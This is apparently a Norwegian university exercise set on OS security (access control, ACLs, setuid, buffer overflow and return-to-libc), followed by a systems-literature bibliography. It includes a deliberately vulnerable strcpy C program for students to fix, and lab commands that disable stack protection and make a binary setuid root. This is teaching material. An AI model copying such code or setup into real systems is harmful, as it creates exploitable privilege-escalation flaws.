1. Forklar kort, med eksempler, to av designprinsippene til Saltzer og Schroeder.
2. Hvilken oppgave har en *Reference monitor* i et operativsystem? Hva er forskjellen på identifikasjon, autentisering og autorisasjon, og hvilken av dem gjør operativsystemet når du kjører `echo mysil >> a.txt`?
3. Forklar kort hva *DAC* (Discretionary Access Control) og *MAC* (Mandatory Access Control) er. Gi eksempler.
4. Forklar kort hvordan *Windows Integrity Levels* (Mandatory Integrity Control) fungerer.
5. Forklar kort forskjellen på filrettigheter i Linux og access control lists for filer i Windows.
6. Forklar kort buffer overflow- og return-to-libc-angrep.
7. Forklar hvilke beskyttelsesmekanismer operativsystemet typisk benytter seg av for å motvirke klassisk buffer overflow og return-to-libc angrep.
8. Hva er de tre sikkerhetsmålene en *security policy* skal ivareta?
9. Forklar forskjellen på en *capability list* og en *access control list* (ACL). Hvor lagres hver av dem, og hvilken av de to bruker de fleste operativsystemer?
10. Hva er en *nop sled*, og hvorfor gjør den et buffer overflow-angrep lettere? Hva menes med *heap spraying*?
11. Du fjerner alle dine egne rettigheter i ACL-en til en fil, men du kan fortsatt slette fila. Hvordan er det mulig?
12. I return-to-libc-angrepet i kapitlet kjører vi `export MYSHELL=/bin/sh` før vi starter `retlib`. Hva er hensikten?
13. På en Windows-server har `jens` en mappe `prosjekter` som skal ha følgende aksessregler:

    - `jens` og `jonas` skal ha full tilgang
    - Alle i gruppa `ap` unntatt `karita` skal ha lesetilgang
    - `kristin` og `liv` skal ha lesetilgang

    Skriv opp access control listen for katalogen/mappa `prosjekter`.
14. (**OBLIG-5**) Gitt følgende seanse i Bash-kommandolinje:

```
$ ls -l mypw
---------- 1 root root 129824 mai   11 10:16 mypw
$ XXXXXXXXXXXXXXX
$ ls -l mypw
-rwsr-xr-x 1 root root 129824 mai   11 10:16 mypw
```

Hvilken kommando har blitt gitt der det står `'XXXXXXXXXXXXXXX'`? Begrunn svaret.

15. (**OBLIG-5**) Brukes eieren av en fil i aksesskontroll på samme måte i både Linux og Windows? Begrunn svaret.

16. (**OBLIG-5**) Hva er problemet med følgende C-kode? Forklar så detaljert du klarer eksakt NÅR du får en feilmelding når du forsøker å kjøre programmet. Foreslå en løsning som gjør programmet sikkert.

```
 1 #include <stdio.h>
 2 int main(int argc, char **argv) {
 3    char buff[5];
 4    if(argc != 2) {
 5       printf("Need an argument!\n");
 6       _exit(1);
 7    }
 8    strcpy(buff, argv[1]);
 9    printf("\nYou typed [%s]\n\n", buff);
10    return(0);
11 }
```

17. Sørg for at du har fullført Return-to-libc-laboppgaven. Hva er hensikten med disse kommandolinjene?

```
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
```

18. (**OBLIG-5**) Gjør følgende

```
$ mkdir -p jail/cell
$ cd jail/cell/
$ chmod 055 ..
$ chmod 055 .
$ ls -la
$ cd ..
$ chmod +x .
$ cd ../../
```

Hva skjedde? Hvordan gjenoppretter du tilgangen til cell-katalogen?

19. Studer man-siden til `pwgen`. Bruk `pwgen` til å lage ett enkelt *secure* passord på 24 tegn, og lagre det i variabelen `mypw` (gjør alt dette på én kommandolinje).

Bibliography

[1] Keith Adams and Ole Agesen. "A Comparison of Software and Hardware Techniques for x86 Virtualization". In: *Proceedings of the 12th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS XII)*. ACM, 2006, pp. 2–13. DOI: 10.1145/1168857.1168860.

[2] Advanced Micro Devices. *AMD-V Nested Paging. White Paper, Revision 1.0*. July 2008. URL: https://web.archive.org/web/20230118185243/http://developer.amd.com/wordpress/media/2012/10/NPT-WP-1%201-final-TM.pdf (visited on 10/28/2026).

[3] Alexandru Agache et al. "Firecracker: Lightweight Virtualization for Serverless Applications". In: *17th USENIX Symposium on Networked Systems Design and Implementation (NSDI 20)*. USENIX Association, 2020, pp. 419–434. URL: https://www.usenix.org/conference/nsdi20/presentation/agache.

[4] Nitin Agrawal et al. "Design Tradeoffs for SSD Performance". In: *2008 USENIX Annual Technical Conference (USENIX ATC 08)*. Boston, MA: USENIX Association, 2008. URL: https://www.usenix.org/conference/2008-usenix-annual-technical-conference/design-tradeoffs-ssd-performance.

[5] Aleph One. "Smashing the Stack for Fun and Profit". In: *Phrack* 7.49 (1996). URL: http://phrack.org/issues/49/14.html.

[6] Paul Barham et al. "Xen and the Art of Virtualization". In: *Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles (SOSP '03)*. ACM, 2003, pp. 164–177. DOI: 10.1145/945445.945462.

[7] Ravi Bhargava et al. "Accelerating Two-Dimensional Page Walks for Virtualized Systems". In: *Proceedings of the 13th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS XIII)*. ACM, 2008, pp. 26–35. DOI: 10.1145/1346281.1346286.

[8] Matias Bjørling et al. "Linux Block IO: Introducing Multi-Queue SSD Access on Multi-Core Systems". In: *Proceedings of the 6th International Systems and Storage Conference (SYSTOR '13)*. ACM, 2013. DOI: 10.1145/2485732.2485740.

[9] Edouard Bugnion, Scott Devine, and Mendel Rosenblum. "Disco: Running Commodity Operating Systems on Scalable Multiprocessors". In: *Proceedings of the Sixteenth ACM Symposium on Operating Systems Principles (SOSP '97)*. ACM, 1997, pp. 143–156. DOI: 10.1145/268998.266672.

[10] Peter Cai and Martin Karsten. "Kernel vs. User-Level Networking: Don't Throw Out the Stack with the Interrupts". In: *Proceedings of the ACM on Measurement and Analysis of Computing Systems* 7.3 (2023), pp. 1–25. DOI: 10.1145/3626780.

[11] Sungjun Cho et al. "AERO: Adaptive Erase Operation for Improving Lifetime and Performance of Modern NAND Flash-Based SSDs". In: *Proceedings of the 29th ACM International Conference on Architectural Support for Programming Languages and Operating Systems, Volume 3 (ASPLOS '24)*. ACM, 2024, pp. 101–118. DOI: 10.1145/3620666.3651341.

[12] Jonathan Corbet, Alessandro Rubini, and Greg Kroah-Hartman. *Linux Device Drivers*. 3rd ed. O'Reilly Media, 2005. ISBN: 0-596-00590-3. URL: https://lwn.net/Kernel/LDD3/.

[13] P. J. Courtois, F. Heymans, and D. L. Parnas. "Concurrent Control with "Readers" and "Writers"". In: *Commun. ACM* 14.10 (Oct. 1971), pp. 667–668. ISSN: 0001-0782. DOI: 10.1145/362759.362813. URL: https://doi.org/10.1145/362759.362813.

[14] Johan De Gelas. *Hardware Virtualization: the Nuts and Bolts*. AnandTech. Mar. 17, 2008. URL: https://web.archive.org/web/20250506181833/https://www.anandtech.com/show/2480 (visited on 10/28/2026).

[15] Diego Didona et al. "Understanding Modern Storage APIs: A Systematic Study of libaio, SPDK, and io_uring". In: *Proceedings of the 15th ACM International Conference on Systems and Storage (SYSTOR '22)*. ACM, 2022, pp. 120–127. DOI: 10.1145/3534056.3534945.

[16] Loïc Duflot, Yves-Alexis Perez, and Benjamin Morin. "What If You Can't Trust Your Network Card?" In: *Recent Advances in Intrusion Detection*. Ed. by Robin Sommer, Davide Balzarotti, and Gregor Maier. Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 378–397. ISBN: 978-3-642-23644-0.

[17] John L. Hennessy and David A. Patterson. "A New Golden Age for Computer Architecture". In: *Communications of the ACM* 62.2 (2019), pp. 48–60. DOI: 10.1145/3282307.

[18] Michael Howard. *Security Development Lifecycle (SDL) Banned Function Calls*. Microsoft. URL: https://learn.microsoft.com/en-us/previous-versions/bb288454(v=msdn.10) (visited on 10/21/2026).

[19] IEEE Computer Society Center for Secure Design. *Avoiding the Top 10 Software Security Design Flaws*. 2014. URL: https://ieeecs-media.computer.org/media/technical-activities/CYBSI/docs/Top-10-Flaws.pdf (visited on 10/21/2026).

[20] Antti Kantee. "The Rise and Fall of the Operating System". In: *login Usenix Mag.* 40.5 (2015). URL: https://www.usenix.org/publications/login/oct15/kantee.

[21] A. Theodore Markettos et al. "Thunderclap: Exploring Vulnerabilities in Operating System IOMMU Protection via DMA from Untrustworthy Peripherals". In: *Proceedings 2019 Network and Distributed System Security Symposium (NDSS)*. Internet Society, 2019. DOI: 10.14722/ndss.2019.23194.

[22] Microsoft. *Privilege Constants*. URL: https://learn.microsoft.com/en-us/windows/win32/secauthz/privilege-constants (visited on 10/21/2026).

[23] Microsoft. *Security Principals*. URL: https://learn.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals (visited on 10/21/2026).

[24] MITRE. *CVE-2020-10713: GRUB2 Boot Loader Buffer Overflow (BootHole)*. 2020. URL: https://www.cve.org/CVERecord?id=CVE-2020-10713 (visited on 10/21/2026).

[25] Jeffrey C. Mogul and K. K. Ramakrishnan. "Eliminating Receive Livelock in an Interrupt-Driven Kernel". In: *ACM Transactions on Computer Systems* 15.3 (1997), pp. 217–252. DOI: 10.1145/263326.263335.

[26] NTFS.com. *File and Folder Basic NTFS Permissions*. URL: https://www.ntfs.com/ntfs-permissions-file-folder.htm (visited on 10/21/2026).

[27] John D. Owens et al. "GPU Computing". In: *Proceedings of the IEEE* 96.5 (2008), pp. 879–899. DOI: 10.1109/JPROC.2008.917757.

[28] Gerald J. Popek and Robert P. Goldberg. "Formal Requirements for Virtualizable Third Generation Architectures". In: *Communications of the ACM* 17.7 (1974), pp. 412–421. DOI: 10.1145/361011.361073.

[29] Brian Pratt. *Retiring Docker Content Trust*. Docker. July 29, 2025. URL: https://www.docker.com/blog/retiring-docker-content-trust/ (visited on 10/28/2026).

[30] John Scott Robin and Cynthia E. Irvine. "Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor". In: *Proceedings of the 9th USENIX Security Symposium*. USENIX Association, 2000. URL: https://www.usenix.org/legacy/events/sec2000/full_papers/robin/robin.pdf.

[31] Christopher J. Rossbach et al. "PTask: Operating System Abstractions to Manage GPUs as Compute Devices". In: *Proceedings of the Twenty-Third ACM Symposium on Operating Systems Principles (SOSP '11)*. ACM, 2011, pp. 233–248. DOI: 10.1145/2043556.2043579.

[32] Mark Russinovich. *PsExec, User Account Control and Security Boundaries*. 2007. URL: https://learn.microsoft.com/en-us/archive/blogs/markrussinovich/psexec-user-account-control-and-security-boundaries (visited on 10/21/2026).

[33] Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". In: *Proceedings of the IEEE* 63.9 (1975), pp. 1278–1308. DOI: 10.1109/PROC.1975.9939.

[34] Hovav Shacham. "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS '07)*. ACM, 2007, pp. 552–561. DOI: 10.1145/1315245.1315313.

[35] Andrew S. Tanenbaum and Herbert Bos. *Modern Operating Systems*. 4th ed. Pearson, 2015. ISBN: 978-0133591620.

[36] VMware. *Performance Evaluation of Intel EPT Hardware Assist*. 2009. URL: https://www.vmware.com/docs/perf_esx_intel-ept-eval (visited on 10/28/2026).

[37] Jisoo Yang, Dave B. Minturn, and Frank Hady. "When Poll Is Better than Interrupt". In: *10th USENIX Conference on File and Storage Technologies (FAST 12)*. San Jose, CA: USENIX Association, 2012. URL: https://www.usenix.org/conference/fast12/when-poll-better-interrupt.